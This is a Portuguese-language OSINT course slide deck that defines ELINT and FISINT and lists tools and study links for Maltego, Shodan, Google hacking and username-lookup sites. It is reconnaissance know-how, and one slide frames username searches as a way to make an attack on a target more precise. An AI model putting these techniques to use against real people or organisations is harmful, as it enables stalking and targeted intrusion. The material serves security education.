
- **Electronics Intelligence** ou **ELINT** é o termo usado, principalmente em inglês, para descrever a inteligência, no sentido de informações, como em serviço de inteligência(*serviço de informações*), obtida através da sensores voltados para a rede de defesa inimiga, como radares e sinais enviados por armas teleguiadas.

FISINT

- **FISINT**, sigla para *Foreign Instrumentation Signals INTelligence* é o termo usado, principalmente em inglês, para descrever a inteligência, no sentido de informações, como em serviço de inteligência, obtida através da monitoração de comunicações não-humanas do inimigo, como sistemas de rádio comando e sistemas Friend or Foe.

ESTRUTURA DO OSINT

https://osintframework.com/



NOTAS

- A estrutura OSINT concentrou-se na coleta de informações de ferramentas ou recursos gratuitos. A intenção é ajudar as pessoas a encontrar recursos gratuitos do OSINT. Alguns dos sites incluídos podem exigir registro ou oferecer mais dados para $$$, mas você deve conseguir pelo menos uma parte das informações disponíveis sem nenhum custo.

CONCEITOS PRÁTICOS: OSINT

PROF. JOAS ANTONIO


FERRAMENTAS OSINT

ALGUMAS FERRAMENTAS

- https://www.shodan.io/
- https://www.peerlyst.com/posts/osint-and-threat-intelligence-chrome-plugin-to-look-up-ips-fqdns-md5-sha2-and-cves-matt-brewer
- https://censys.io/
- https://www.peerlyst.com/tags/honeydb
- https://github.com/DataSploit/datasploit
- https://github.com/s-rah/onionscan
- https://osintframework.com/
- https://inteltechniques.com/menu.html
- http://www.misp-project.org/

MALTEGO


FERRAMENTAS OSINT: MALTEGO



O QUE É MALTEGO?

- O Maltego é desenvolvido pela Paterva e é usado por profissionais de segurança e investigadores forenses para coletar e analisar inteligência de código aberto. Pode facilmente coletar informações de várias fontes e usar várias transformações para gerar resultados gráficos. As transformações são embutidas e também podem ser personalizadas com base no requisito. O Maltego é escrito em Java e vem pré-empacotado no Kali Linux. Para usar Maltego, o registro do usuário é necessário, o registro é gratuito. Uma vez que os usuários registrados podem usar esta ferramenta para criar a pegada digital do alvo na internet.

FERRAMENTAS OSINT: MALTEGO



MATERIAL PARA ESTUDO

- https://www.youtube.com/watch?v=oSJCUfEcgT0
- https://pt.slideshare.net/cassioaramos/tutorial-maltego
- https://www.youtube.com/watch?v=sP-Pl_SRQVo
- https://osintbrasil.blogspot.com/2018/02/como-usar-maltego-para-pesquisa-e-dados.html
- https://www.youtube.com/watch?v=tC_mUgn5b-c
- https://www.youtube.com/watch?v=wx4mEQZM_0s
- https://www.computerweekly.com/tip/Maltego-tutorial-Part-1-Information-gathering
- http://yahoohackingbr.blogspot.com/2015/04/tutorial-usando-o-maltego-para-o.html

SHODAN

FERRAMENTAS OSINT: SHODAN

O QUE É SHODAN?

- O Shodan é um mecanismo de busca que permite ao usuário encontrar tipos específicos de computadores conectados à Internet usando uma variedade de filtros. Alguns também o descreveram como um mecanismo de pesquisa de banners de serviço, que são metadados que o servidor envia de volta ao cliente.

FERRAMENTAS OSINT: SHODAN

MATERIAL PARA ESTUDO

- https://osintbrasil.blogspot.com/2017/10/um-tutorial-e-um-guia-shodan.html
- https://www.youtube.com/watch?v=X0w6GL-lg0k
- https://www.youtube.com/watch?v=v2EdwgX72PQ
- https://www.youtube.com/watch?v=dcJipmNPxDs
- https://www.youtube.com/watch?v=V5f4kqg2Tcs
- https://www.youtube.com/watch?v=UNfjqnJS2wk
- https://cli.shodan.io/
- https://danielmiessler.com/study/shodan/
- https://www.defcon.org/images/defcon-18/dc-18-presentations/Schearer/DEFCON-18-Schearer-SHODAN.pdf

GOOGLE HACKING

FERRAMENTAS OSINT: GOOGLE HACKING

O QUE É GOOGLE HACKING?

- O Google utiliza uma tecnologia chamada **spiders**, ou **webcrawlers** que são robôs que fazem a varredura na web buscando e** indexando as páginas**. Quando fazemos uma busca pela ferramenta ela procura por este termo nestas páginas indexadas nos retornando **o que estamos procurando de fato**, cada resultado retornado é composto por um **titulo**, uma **url** e uma **descrição**.
- Um servidor mal configurado pode expor informações da empresa no Google. Não é difícil conseguir acesso a arquivos de base de dados através do Google.
- O **Google Hacking** nada mais é que uma prática para encontrar aquivos e/ou falhas a partir do Google, usando ele como uma espécie de scanner, dando comandos e possibilitando manipular buscas avançadas por strings chamadas de “dorks” ou “operadores de pesquisa”.


FERRAMENTAS OSINT: GOOGLE HACKING

MATERIAL PARA ESTUDO

- https://medium.com/tableless/voc%C3%AA-conhece-o-google-hacking-d8f5c3296a3f
- https://www.100security.com.br/google-hacking-database/
- https://gbhackers.com/latest-google-dorks-list/
- https://www.exploit-db.com/google-hacking-database
- https://www.youtube.com/watch?v=i9mGAdYo_pk
- https://www.youtube.com/watch?v=Pku6afMFigY
- https://imasters.com.br/devsecops/securitycast-google-hacking-database
- https://www.youtube.com/watch?v=qv1eoqvp4ew
- https://www.youtube.com/watch?v=d3NzsrmVrlw

SOCIAL NETWORK

FERRAMENTAS OSINT: SOCIAL NETWORK




MATERIAL PARA ESTUDO

- https://www.andreafortuna.org/2017/03/20/open-source-intelligence-tools-for-social-media-my-own-list/

CHECK USERNAME

FERRAMENTAS OSINT: SOCIAL NETWORK




SOBRE

- Sites de redes sociais possuem muita informação, mas será tarefa muito chata e demorada se você precisar verificar se um determinado nome de usuário está presente em qualquer site de mídia social. Para obter essas informações, há um site www.checkusernames.com . Ele procurará a presença de um nome de usuário específico em mais de 150 sites. Os usuários podem verificar a presença de um alvo em um site específico para tornar o ataque mais direcionado.

- Uma versão mais avançada do site é https://knowem.com, que tem um banco de dados mais amplo de mais de 500 sites, juntamente com mais alguns serviços?

FERRAMENTAS OSINT: SOCIAL NETWORK

